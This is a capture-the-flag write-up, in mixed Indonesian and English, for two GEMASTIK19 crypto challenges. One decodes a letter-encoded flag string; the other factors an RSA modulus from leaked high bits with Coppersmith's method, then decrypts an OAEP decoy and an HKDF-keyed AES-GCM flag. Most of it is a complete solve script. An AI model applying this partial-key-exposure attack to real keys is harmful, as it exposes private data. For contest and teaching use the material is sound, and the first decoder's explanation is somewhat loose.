HHOHDWOOHHHODWOOHHOHDWOOHHHODWOOHOHODWOOHHOHDWOOHOOO
DWOHHOODWOOHOOODWOOHOHODWOOHOOHDWOOHHOHDWOOHOOHDWOO
HHOHDWOOHOOHDWOOHHODWOOHOOODWOOHOHHDWOOHHOHDWOOHHOH
HDWOOHOOHDWOOHHOODWOOHOOODWOOHHOHDWOOHOOODWOOHHODWO
OHOOODWOOHHHHDWOOHOOODWOOHOHHDWOOHOOHDWOOHHOHDWOOHHO
HDWOOHHOHHDWOOHOOHDWOOHOOHDWOOHOOHDWOOHHHODWOOHOOHD
WOOHHHODWOOHOOHDWOOHOOODWOOHOHODWOOHHOHDWOOHOHHDWOO
HOHHDWOOHHOODWOOHHHHDWOOHOOHDWOOHHOHDWOOHOOHDWOOHOOO
DWOHHOOODWOOHHOHZ
```

dapat dilihat bahwa String yang diberikan hanya tersusun dari 6 karakter: S, W, O, H, D, Z. Pola pengulangannya sangat teratur tiap kata selalu diawali OO dan diakhiri D, dipisahkan oleh W, dibungkus S_Z

dari sana kita dapat menyimpulkan sedikit bahwa

S=start marker
 Z=end marker
 W=pemisah antar token
 D=terminator akhir tiap token
 O=bit 1
 H=bit 0

jadi setiap 7 bit vlue itu sebenarnya ASCII char.

kita dapat menggunakan solver

raw =

```
"SOOHOHHDWOOHOODWOOHOHHDWOOHOHODWOOHOHHDWOOHHOHHDWOO
HOHHDWOOHHHODWOOHOHODWOOHHODWOOHOHODWOOHOHHDWOOHOHHD
WOOOHODWOOHOHHDWOOHHHODWOOHHODWOOHHHODWOOHHODWOO
OHHODWOOHOODWOOHHHODWOOHOHODWOOHOHHDWOOHOHODWOOHOHO
DWOHOHODWOOHOHHDWOOHOHHDWOOHHOHDWOOHOHODWOOHHOHDWO
OHHOHDWOOHHHODWOOHHOHDWOOHHHODWOOHOHODWOOHHOHDWOOHO
ODWOOHHODWOOHOODWOOHOHODWOOHOHDWOOHHOHDWOOHOHDWO
OHHOHDWOOHOHDWOOOHODWOOHOODWOOHOHHDWOOHHOHDWOOHHO
HHDWOOHOHDWOOHHODWOOHOODWOOHHOHDWOOHOODWOOOHODW
OOHOODWOOHHHHDWOOHOODWOOHOHHDWOOHOHDWOOHHOHDWOOHH
OHDWOOHHOHHDWOOHOHDWOOHOHDWOOHOHDWOOHHHODWOOHOHD
WOOHHHODWOOHOHDWOOHOODWOOHOHODWOOHHOHDWOOHOHHDWOO
HOHHDWOOHHODWOOHHHHDWOOHOHDWOOHHOHDWOOHOHDWOOHOOD
DWOHOODWOOHHOHZ"
```

core = raw[1:-1]

tokens = core.split("W")

hexdigits = ""

for t in tokens:

 t = t.rstrip('D')

 bits = t.replace('O', '1').replace('H', '0')

 hexdigits += chr(int(bits, 2))

flag = bytes.fromhex(hexdigits)

print(flag)

➤ python solver.py

b'GEMASTIK19{TUTOR!!_submit-crypto-flag_D0ng}'

Flag: GEMASTIK19{TUTOR!!_submit-crypto-flag_D0ng}

Eclipseprime

100

Saat gerhana menutupi sebagian besar bilangan prima, jejak kecilnya masih tertinggal dalam bayangan. Sebuah pesan telah diamankan menggunakan RSA dan enkripsi berlapis, tetapi salah satu faktor penyusunnya tidak sepenuhnya tersembunyi.

dist: challenge.py

Written by [ac3](#)

solved by rn

AI-Chat Link:

<https://chatgpt.com/share/6a8ab536-d74c-83ec-933e-ab7e49053793>

What it asked:

decrypt the flag by reovering the factor first. gave p_high and a weird parameter M = 200, along with oep_ciphertext. no explanation what those are

Approach:

When i see M, i immediately thought of ROCA, since it uses M which is prod of first_primes(n) something like that. so i immediately thought about that. but after discussing and experiments with AI, i hit nowhere. and found that for some reaasn p_high is 512 while N is 1023??? so like, what's high about it?? isn't that like the whole size of p lol. though when i try getting $q = N/p$, it's not an integer.

but then we try something else

```
print("gcd(65537, M):", gcd(65537, M_roca))
print("gcd(p_high, M):", gcd(p_high, M_roca))
print("gcd(N, M):", gcd(N, M_roca))
# M_roca is prod(list(primes_first_n(200)))
```

found that $\text{gcd}(p_high, M) = 10$ for some reason

also, found that $p_{\text{high}} \% 2^{200} = 0$ for some reason

s000

$$p = (p_{\text{high}} \ll 200) + x$$

so this is just partial_p (or q, up to you). can be solved using coppersmith.

```
h = p_high >> M
R.<x> = PolynomialRing(Zmod(N))
f = h * (2^M) + x
roots = f.small_roots(
    X=2^M,
    beta=0.5
)

print(roots)
```

nothing. so let's try experimenting with parameter beta

```
for beta in [0.49, 0.5, 0.51, 0.55, 0.6]:
```

found it at 0.49

let's try it on the oaep first

```
beta = 0.49

print("beta =", beta)
roots = f.small_roots(
    X=2^M,
    beta=beta
)
print(roots)
x0 = Integer(roots[0])

p = Integer(p_high + x0)
q = N // p

print("x =", x0)
print("x bits =", x0.nbits())
print("p =", p)
print("q =", q)
print("p*q == N:", p*q == N)
print("p prime:", p.is_prime())
print("q prime:", q.is_prime())
```

```

oaep_ciphertext =
"48569ef0a9728558c910ad25906be4841526e935241f1e4420d61d5077cead2ea84803f
045062d297c942156578288882055da772c4c88f8a980c76c8e3689fff81d12e77baac95
9f506bee74cf6d0dc219acbd1a3bbe0ab17ef6927f9fc2e55527c27b4ab980849c09bcff
720ccfef7367b7701ac8f262cb44707d5452c26e8"

phi = (p - 1) * (q - 1)
d = Integer(inverse_mod(65537, phi))

key = RSA.construct((
    int(int(N)),
    int(65537),
    int(int(d)),
    int(int(p)),
    int(int(q))
))

oaep = PKCS1_OAEP.new(key)

plaintext = oaep.decrypt(bytes.fromhex(oaep_ciphertext))

print(plaintext)

```

got a fake flag. idk why i tried that tbh, but at elast we know it worked
 GEMASTIK19{th1s_1s_n0t_th3_r34l_fl4g_keep_going}

so let's see derive_key.()

```

p_small = min(p, q)
dp = d % (p_small - 1)

```

so based on the smaller factor. lalul

```

ikm = hashlib.sha256(
    DOMAIN
    + p_small.to_bytes(64, "big")
    + dp.to_bytes(64, "big")
).digest()

```

and solved! i still don't know why is it called "M" like what. what does that refer to

Exploit

```

from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP, AES
import operator
import hashlib

N =
Integer(8371132879709721376343191714372471988032828683137449491639187046
380408249762281792425706662085744766495691233102446263445007340138209094
021189054719812844276519914686819803484207547665538948773545145495840861
011023584283301553634538640070260040760691767895112178145100512002592679
1201300875034875989541238363)

M = 200

p_high =
Integer(7790664985083616370391324797496932612736652613564010012569243844
532923193953990001739616546188299729447871377719498947043779822920348951
560395136182517760)

h = p_high >> M

R.<x> = PolynomialRing(Zmod(N))

f = h * (2^M) + x

print("h bits:", h.nbits())
print("f:", f)

beta = 0.49

print("beta =", beta)
roots = f.small_roots(
    X=2^M,
    beta=beta
)
print(roots)
x0 = Integer(roots[0])

p = Integer(p_high + x0)
q = N // p

print("x =", x0)
print("x bits =", x0.nbits())
print("p =", p)
print("q =", q)

```

```

print("p*q == N:", p*q == N)
print("p prime:", p.is_prime())
print("q prime:", q.is_prime())

oaep_ciphertext =
"48569ef0a9728558c910ad25906be4841526e935241f1e4420d61d5077cead2ea84803f
045062d297c942156578288882055da772c4c88f8a980c76c8e3689fff81d12e77baac95
9f506bee74cf6d0dc219acbd1a3bbe0ab17ef6927f9fc2e55527c27b4ab980849c09bcff
720ccfef7367b7701ac8f262cb44707d5452c26e8"

phi = (p - 1) * (q - 1)
d = Integer(inverse_mod(65537, phi))

key = RSA.construct((
    int(int(N)),
    int(65537),
    int(int(d)),
    int(int(p)),
    int(int(q))
))

oaep = PKCS1_OAEP.new(key)

plaintext = oaep.decrypt(bytes.fromhex(oaep_ciphertext))

print(plaintext)

flag_enc = {
    "cipher": "AES-256-GCM",
    "nonce": "707744b6d7c44b5cf3c97a1c75106ef0",
    "ciphertext":
"8e44d3115874d057a22049cd05f3948803ff4cba5e99e66e318bc199d26098b515ef1c5
8b3b95249711ad5bf136d1fb1ede08511d2e34c7eedaa8",
    "tag": "f8dda3f1501906d30b7c8024ad724d9f",
}

DOMAIN = b"prime-eclipse::v2::attestation-root::(p_small,dp)"
KDF_SALT = hashlib.sha256(
    b"prime-eclipse::stage::standalone"
).digest()
KDF_INFO = b"prime-eclipse|flag|aes256gcm"

def _hmac_sha256(key: bytes, msg: bytes) -> bytes:
    if len(key) > 64:
        key = hashlib.sha256(key).digest()

```

```

    key = key.ljust(64, b"\x00")

    o = bytes(operator.xor(b, 0x5C) for b in key)
    i = bytes(operator.xor(b, 0x36) for b in key)

    return hashlib.sha256(
        o + hashlib.sha256(i + msg).digest()
    ).digest()

def hkdf_sha256(ikm: bytes, salt: bytes, info: bytes, length: int = 32)
-> bytes:
    if salt == b"":
        salt = b"\x00" * 32

    prk = _hmac_sha256(salt, ikm)

    okm = b""
    t = b""
    c = 1

    while len(okm) < length:
        t = _hmac_sha256(prk, t + info + bytes([c]))
        okm += t
        c += 1

    return okm[:length]

# Use the smaller RSA factor, exactly as derive_key() specifies.
p_small = min(int(p), int(q))

# RSA private exponent.
d_int = int(d)

# CRT exponent for the smaller factor.
dp = d_int % (p_small - 1)

print("p_small =", p_small)
print("p_small bits =", p_small.bit_length())
print("dp =", dp)
print("dp bits =", dp.bit_length())

# Reproduce derive_key(p) exactly.

```

```

ikm = hashlib.sha256(
    DOMAIN
    + p_small.to_bytes(64, "big")
    + dp.to_bytes(64, "big")
).digest()

print("IKM =", ikm.hex())

aes_key = hkdf_sha256(
    ikm,
    KDF_SALT,
    KDF_INFO,
    32
)

print("AES key =", aes_key.hex())

# AES-256-GCM decryption.
cipher = AES.new(
    aes_key,
    AES.MODE_GCM,
    nonce=bytes.fromhex(flag_enc["nonce"])
)

flag = cipher.decrypt_and_verify(
    bytes.fromhex(flag_enc["ciphertext"]),
    bytes.fromhex(flag_enc["tag"])
)

print("FLAG =", flag.decode())

```

Flag:

GEMASTIK19{c0pp3rsm1th_g4t3d_kdf_d3c0y_0aep_n34r_th3_b0und}

